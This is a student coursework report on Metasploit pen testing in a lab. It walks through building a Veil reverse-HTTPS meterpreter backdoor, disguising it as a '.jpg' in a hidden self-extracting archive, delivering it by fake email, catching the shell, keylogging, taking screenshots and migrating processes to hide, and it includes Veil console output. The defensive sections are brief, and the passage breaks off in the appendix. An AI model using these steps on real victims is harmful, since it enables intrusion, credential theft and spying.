LONDON METROPOLITAN UNIVERSITY

Islington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC6010NI Digital Investigation and E-Discovery

Assessment Weightage & Type
50% Individual Coursework

Year and Semester
2022-23 Autumn

Metasploit and its applications in pen test and anti-forensics

Student Name: Aadarsha Muni Shakya

London Met ID: 20049438

College ID: NP01NT4S210023

Assignment Due Date: January 6, 2023

Assignment Submission Date: January 6, 2023

Word Count (Where Required): 1837

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Acknowledgement

I am grateful because this report on the Metasploit and its applications in pen test and anti-forensics is completed. Also, it would have been impossible to complete this report without the help of the module leader Mr. Satyam Pradhan. The resources provided by the teachers helped me in the overall report.

Abstract

In this report social engineering penetration testing is performed. Frameworks like Metasploit, Veil, Characters and many more are used to complete this attack. At first, a backdoor is created, and the backdoor is hidden within another file and sent to victims. And ones the victim opens the file the victim's system is compromised. Also, anti-forensics and detection methods are also mentioned in this report.

Table of Contents

Table of Figures

1. Introduction

1.1 Subject matter

Pen-testing that explicitly focuses on evaluating a company's defenses against social engineering attacks is known as social engineering penetration testing. These assaults depend on coercing or misleading employees of an organization into disclosing private information or doing activities that could jeopardize the system's security (TechTarget Contributor, 2022). Each action taken within this coursework is done by using the framework called Metasploit. There are various module kinds available. The kind of a module depends on its purpose and the kind of activity it executes. (McKeever, 2022)

1.2 Aim and Objectives

1.2.1 Aim

The aim of this coursework was to learn Metasploit framework and its use in social engineering pent testing and its anti-forensics.

1.2.2 Objectives

- Learning about Metasploit framework
- Learning how to make Backdoor applications
- Learning application hiding
- Exploit using Revers https
- Learning Post exploits like Keylogger and Screenshots of target computer.
- Anti-forensics
- Detection Techniques

1.3 Report Structure

1.3.1 Background

The report's Background section includes a summary and a timeline of the Metasploit framework. Attack is presented through a case study, and attack methodologies, detection methods, and investigation are briefly discussed.

1.3.2 Recommendation

The recommendations in the report include methods for detecting and mitigating the effects of a system compromise, as well as ways to prevent similar attacks from occurring in the future.

1.3.3 Conclusion

The conclusion of the report includes a summary of the key lessons learned and outcomes of the case study.

2. Background

2.1 Brief History

Metasploit is a widely used tool in the cybersecurity industry for identifying and exploiting vulnerabilities in networks and systems. It was created in 2003 by H.D (Simplilearn, 2022). Moore as a tool for testing the security of networks and has since evolved into a comprehensive platform for performing penetration tests and developing custom exploits. It includes various exploits, payloads, and other tools for attacking and testing the security of systems and networks. In 2009, it was acquired by cybersecurity company Rapid7 and has continued to be updated and developed since then. Metasploit is often used in combination with other tools and technologies for identifying and addressing vulnerabilities. (Rapid7, 2022)

2.2 Literature Review

2.2.1 Case Study 1: Stegmap Backdoor Attack on Middle Eastern Governments

A cyberattack on Middle Eastern governments carried out by the Witchetty group, also known as LookingFrog, and operating under TA410, has been linked to Chinese hacking group APT10. The group used a previously undocumented backdoor called Stegmap in its attacks, which it deployed along with LookBack malware using ProxyLogon and ProxyShell vulnerabilities in Exchange Server. Stegmap is a sophisticated piece of malware that hides within a bitmap image hosted on GitHub, allowing it to be downloaded from a trusted source without raising suspicion. Once on the system, it allows the attackers to conduct a range of actions, including file manipulation and process termination, and the Witchetty group has been able to maintain a long-term presence on infected systems. The group targeted the

governments of two Middle Eastern countries and the stock exchange of an African nation between February and September 2022. (Lakshmanan, 2022)

2.2.2 Analysis: Case Study 1

This case study highlights the importance of regularly patching and securing all software and systems to prevent attacks like the one carried out by the Witchetty group. The group was able to exploit vulnerabilities in Exchange Server to deploy its LookBack malware, showing the need for organizations to keep their systems up to date with the latest security patches. The use of steganography to hide malware within a trusted image is a clever tactic that could potentially be used by other groups in the future, making it important for organizations to be aware of such tactics and have the necessary safeguards in place to detect and prevent them. This case serves as a reminder of the need for constant vigilance and effective security measures to protect against evolving cyber threats. (Lakshmanan, 2022)

2.2.3 Case Study 2: Iranian Hackers Using New PowerShell Backdoor in Cyber Espionage Attacks

Cybereason, a cybersecurity company, has identified a new malware called PowerLess Backdoor being used by an advanced persistent threat (APT) group with links to Iran known as Charming Kitten. The group has been active since at least 2017 and has previously carried out campaigns where it posed as journalists and scholars to trick targets into installing malware and stealing information. PowerLess Backdoor is designed to evade security products by running within a .NET application and can download and execute additional modules such as a browser info-stealer and keylogger, allowing the APT group to potentially steal sensitive information from victims. The group has also been linked to a ransomware strain called Memento, which locks files within

password-protected archives, encrypts the password, and then deletes the original files. There is evidence to suggest that Memento is operated by an Iranian threat actor. PowerLess Backdoor and Memento demonstrate the group's sophisticated tactics and the potential for significant damage to victims. (Lakshmanan, 2022)

2.2.4 Analysis: Case Study 2

This case illustrates the ongoing threat of advanced persistent threat (APT) groups and the importance of maintaining strong cybersecurity measures to protect against sophisticated malware. Organizations should implement robust cybersecurity protocols, including the use of endpoint protection and regular updates, to defend against new threats. It is also essential for individuals to exercise caution when interacting with unknown individuals or organizations, particularly when receiving emails or other communications from unfamiliar sources. (Lakshmanan, 2022)

2.3 Attack and Technical Analysis of Metasploit

2.3.1 Attack

2.3.1.1 Create Backdoor application

Veil framework is used to make the backdoor application. It is done by using go/meterpreter/rev_https.py payload, setting LHOST to 10.0.2.15, LPORT to 8080, PROCESSOR to 1, SLEEP to 6. Finally generate and set the name of the backdoor. The backdoor can be accessed from /var/lib/veil/output/compiler/rev_https_8080.exe



Figure 1: Backdoor application created with Veil

(For step-by-step explanation of Creating Backdoor look for Appendix 1)

2.3.1.2 Hiding backdoor application

At first, download an image file and convert it into icon and pdf file. Then select backdoor and pdf and add to archive, now tick Create SFX archive. Navigate to advances and click on SFX options, inside setup type the name of backdoor and pdf file, Navigate to Modes and select hide all, Again Navigate to Update and select Extract and update files and Overwrite all files. Now brows the icon file and click on ok. Therefore, backdoor application has an image icon and will display the image and run backdoor application in the background. Lastly, using Right-to-left override .exe file is represented as .jpg file.



Figure 2: Hiding Backdoor application in forestexe.jpg

(For step-by-step explanation of Hiding backdoor application look for Appendix 2)

2.3.1.3 Sending File with backdoor

For sending files, the file created earlier is uploaded in a website which provides a link to download the file. Next, a fake email is sent to the victim the download the file in the link. Once the file is downloaded and ran the application will request a connection to the kali machine.



Figure 3: Victim Downloaded the file with backdoor application

(For step-by-step explanation of Sending file look for Appendix 3)

2.3.1.5 Listening for connection

After sending the file, MSF console is running in kali machine. Then exploit/multi/handler should be used. Then the LHOST is set to 10.0.2.15, LPORT is set to 8080 and PAYLOAD is set to windows/ meterpreter /reverse_https. The set value should be the same as the one used to make the backdoor. Then exploit is done, and it will wait for victim to open the file. Once the file is opened the connection is successful and meterpreter shell is shown in kali.

Figure 4: meterpreter shell after connection

(For step-by-step explanation of Listening for connections look for Appendix 4)

2.3.1.6 Post exploitation

After gaining the meterpreter shell keyscan_start is used to capture what the victim is typing and keyscan_dump is used to display the keystrokes. This can be used to capture username and password of the victim. Also, screenshot command is used to display what the victim is viewing.



Figure 5: Using Keylogger



Figure 6: Screenshot of victim's browser

(For step-by-step explanation of Post exploit look for Appendix 5)

2.3.2 Technical Analysis

2.3.2.1 Delivery and Propagation

At first a backdoor application is developed, then the process of hiding the backdoor in another file is done. Now the file is sent to victims and on the other side the hacker is listening for connection. Once the victim downloads and opens the file the connection is established, and the victim's system is ready to be compromised.

2.3.2.2 Infection

After the system is compromised the post exploitations like keyloggers are done to extract whatever the victim is typing. In this case the password and username of the victim was displayed in the terminal. Also, a screenshot of what the victim was viewing can be seen which breaches the confidentiality of the victim.

2.4 Anti-forensics

2.4.1 Migrating to a less suspicious PID

Once the meterperter shell is displayed, a PID is given to the backdoor application. To hide this PID, migrate command is used. Once migrate command is used, the PID of backdoor application is changed to a different PID. Also, the name of the backdoor application is hidden. This can be displayed in the Resource Monitor of victim's computer.



Figure 7: Anti forensics

(For step-by-step explanation of Anti-forensics look for Appendix 6)

2.5 Detection Techniques

2.5.1 Event Viewer

As seen in the figure below, the backdoor application leaves logs which can be viewed by the victim. If the victim views this, they will be aware that their system has been compromised.



Figure 8: Windows Logs

3. Recommendation

Using antivirus software and a firewall can help protect computer and network from attacks like this.

Antivirus software detects and removes malware by scanning for known viruses and trying to eliminate them. It can also block access to harmful websites to prevent new infections. A firewall controls incoming and outgoing network traffic based on security rules and can protect a computer and network by blocking unauthorized connections and allowing authorized ones. It can be hardware, software, or a combination of both.

It is important to keep both antivirus software and firewall up to date with the latest security patches and definitions to ensure they can effectively protect a system. It is also recommended to use multiple layers of security, such as a combination of antivirus software, a firewall, and other security measures, to provide maximum protection.

4. Conclusion

In conclusion, social engineering penetration testing is a subset of pen-testing that focuses on evaluating a company's defenses against assaults that persuade or fool people into disclosing personal information or acting in ways that jeopardize system security. The purpose of this testing is to find weaknesses in the organization's policies and practices, as well as in the employees' knowledge and conduct, and to rectify these weaknesses to improve defense against social engineering attacks.

5. References

Lakshmanan, R., 2022. *Cyber Attacks Against Middle East Governments Hide Malware in Windows Logo.* [Online] Available at: https://thehackernews.com/2022/09/cyber-attacks-against-middle-east.html [Accessed 3 January 2023].

Lakshmanan, R., 2022. *Iranian Hackers Using New PowerShell Backdoor in Cyber Espionage Attacks.* [Online] Available at: https://thehackernews.com/2022/02/iranian-hackers-using-new-powershell.html [Accessed 4 January 2023].

McKeever, G., 2022. *What is Penetration Testing | Step-By-Step Process & Methods | Imperva.* [Online] Available at: https://www.imperva.com/learn/application-security/penetration-testing/ [Accessed 3 January 2023].

Rapid7, 2022. *Metasploit Framework | Metasploit Documentation.* [Online] Available at: https://docs.rapid7.com/metasploit/msf-overview/ [Accessed 4 January 2023].

Simplilearn, 2022. *What is Metasploit: Overview, Framework, and How is it Used | Simplilearn.* [Online] Available at: https://www.simplilearn.com/what-is-metaspoilt-article#:~:text=View%20Course-,A%20Brief%20History%20of%20Metasploit,creation%20and%20development%20of%20exploits. [Accessed 4 January 2023].

TechTarget Contributor, 2022. *What is social engineering penetration testing? | Definition from TechTarget.* [Online] Available at: https://www.techtarget.com/whatis/definition/social-engineering-

penetration-
testing#:~:text=Social%20engineering%20pen%20testing%20is,provide%20access
%20to%20sensitive%20information.
[Accessed 5 January 2023].

6. Appendix

6.1 Appendix1: Creating backdoor

Step 1: Install veil and run it using veil



Figure 9: Veil

Step 2: Select Evasion



Figure 10: Veil Evasion

Step 3: Finding the Payload for the backdoor

```
Veil/Evasion>: list
═══════════════════════════════════════════════════════════════════════════════
                                Veil-Evasion
═══════════════════════════════════════════════════════════════════════════════
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
═══════════════════════════════════════════════════════════════════════════════

 [*] Available Payloads:

       1)      autoit/shellcode_inject/flat.py

       2)      auxiliary/coldwar_wrapper.py
       3)      auxiliary/macro_converter.py
       4)      auxiliary/pyinstaller_wrapper.py

       5)      c/meterpreter/rev_http.py
       6)      c/meterpreter/rev_http_service.py
       7)      c/meterpreter/rev_tcp.py
       8)      c/meterpreter/rev_tcp_service.py

       9)      cs/meterpreter/rev_http.py
       10)     cs/meterpreter/rev_https.py
       11)     cs/meterpreter/rev_tcp.py
       12)     cs/shellcode_inject/base64.py
       13)     cs/shellcode_inject/virtual.py

       14)     go/meterpreter/rev_http.py
       15)     go/meterpreter/rev_https.py
       16)     go/meterpreter/rev_tcp.py
       17)     go/shellcode_inject/virtual.py

       18)     lua/shellcode_inject/flat.py

       19)     perl/shellcode_inject/flat.py

       20)     powershell/meterpreter/rev_http.py
       21)     powershell/meterpreter/rev_https.py
       22)     powershell/meterpreter/rev_tcp.py
       23)     powershell/shellcode_inject/psexec_virtual.py
       24)     powershell/shellcode_inject/virtual.py

       25)     python/meterpreter/bind_tcp.py
       26)     python/meterpreter/rev_http.py
       27)     python/meterpreter/rev_https.py
       28)     python/meterpreter/rev_tcp.py
       29)     python/shellcode_inject/aes_encrypt.py
```

Figure 11: Available Payloads(1)

```
       25)     python/meterpreter/bind_tcp.py
       26)     python/meterpreter/rev_http.py
       27)     python/meterpreter/rev_https.py
       28)     python/meterpreter/rev_tcp.py
       29)     python/shellcode_inject/aes_encrypt.py
       30)     python/shellcode_inject/arc_encrypt.py
       31)     python/shellcode_inject/base64_substitution.py
       32)     python/shellcode_inject/des_encrypt.py
       33)     python/shellcode_inject/flat.py
       34)     python/shellcode_inject/letter_substitution.py
       35)     python/shellcode_inject/pidinject.py
       36)     python/shellcode_inject/stallion.py

       37)     ruby/meterpreter/rev_http.py
       38)     ruby/meterpreter/rev_https.py
       39)     ruby/meterpreter/rev_tcp.py
       40)     ruby/shellcode_inject/base64.py
       41)     ruby/shellcode_inject/flat.py
```

Figure 12: Available Payloads(2)

Step 4: Using the desired Payload

```
Veil/Evasion>: use 15
═══════════════════════════════════════════════════════════════
                              Veil-Evasion
═══════════════════════════════════════════════════════════════
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
═══════════════════════════════════════════════════════════════

 Payload Information:

        Name:           Pure Golang Reverse HTTPS Stager
        Language:       go
        Rating:         Normal
        Description:    pure windows/meterpreter/reverse_https stager, no
                        shellcode

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                    Value           Description
────                    ─────           ──────────
BADMACS                 FALSE           Check for VM based MAC addresses
CLICKTRACK              X               Require X number of clicks before ex
ecution
COMPILE_TO_EXE          Y               Compile to an executable
CURSORCHECK             FALSE           Check for mouse movements
DISKSIZE                X               Check for a minimum number of gigs f
or hard disk
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual or Heap
LHOST                                   IP of the Metasploit handler
LPORT                   80              Port of the Metasploit handler
MINPROCS                X               Minimum number of running processes
PROCCHECK               FALSE           Check for active VM processes
PROCESSORS              X               Optional: Minimum number of processo
rs
RAMCHECK                FALSE           Check for at least 3 gigs of RAM
SLEEP                   X               Optional: Sleep "Y" seconds, check i
f accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Prompt user prior to injection
UTCCHECK                FALSE           Check if system uses UTC time
```

Figure 13: Using Payload go/meterpreter/rev_https

Step 5: Setting LHOST to 10.0.2.15, LPORT to 8080, PROCESSOR to 1, SLEEP to 6

```
 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[go/meterpreter/rev_https>>]: set LHOST 10.0.2.15
[go/meterpreter/rev_https>>]: set LPORT 8080
[go/meterpreter/rev_https>>]:
[go/meterpreter/rev_https>>]:
[go/meterpreter/rev_https>>]: options

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                    Value           Description
────                    ─────           ──────────
BADMACS                 FALSE           Check for VM based MAC addresses
CLICKTRACK              X               Require X number of clicks before execution
COMPILE_TO_EXE          Y               Compile to an executable
CURSORCHECK             FALSE           Check for mouse movements
DISKSIZE                X               Check for a minimum number of gigs for hard disk
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual or Heap
LHOST                   10.0.2.15       IP of the Metasploit handler
LPORT                   8080            Port of the Metasploit handler
MINPROCS                X               Minimum number of running processes
PROCCHECK               FALSE           Check for active VM processes
PROCESSORS              X               Optional: Minimum number of processors
RAMCHECK                FALSE           Check for at least 3 gigs of RAM
SLEEP                   X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Prompt user prior to injection
UTCCHECK                FALSE           Check if system uses UTC time
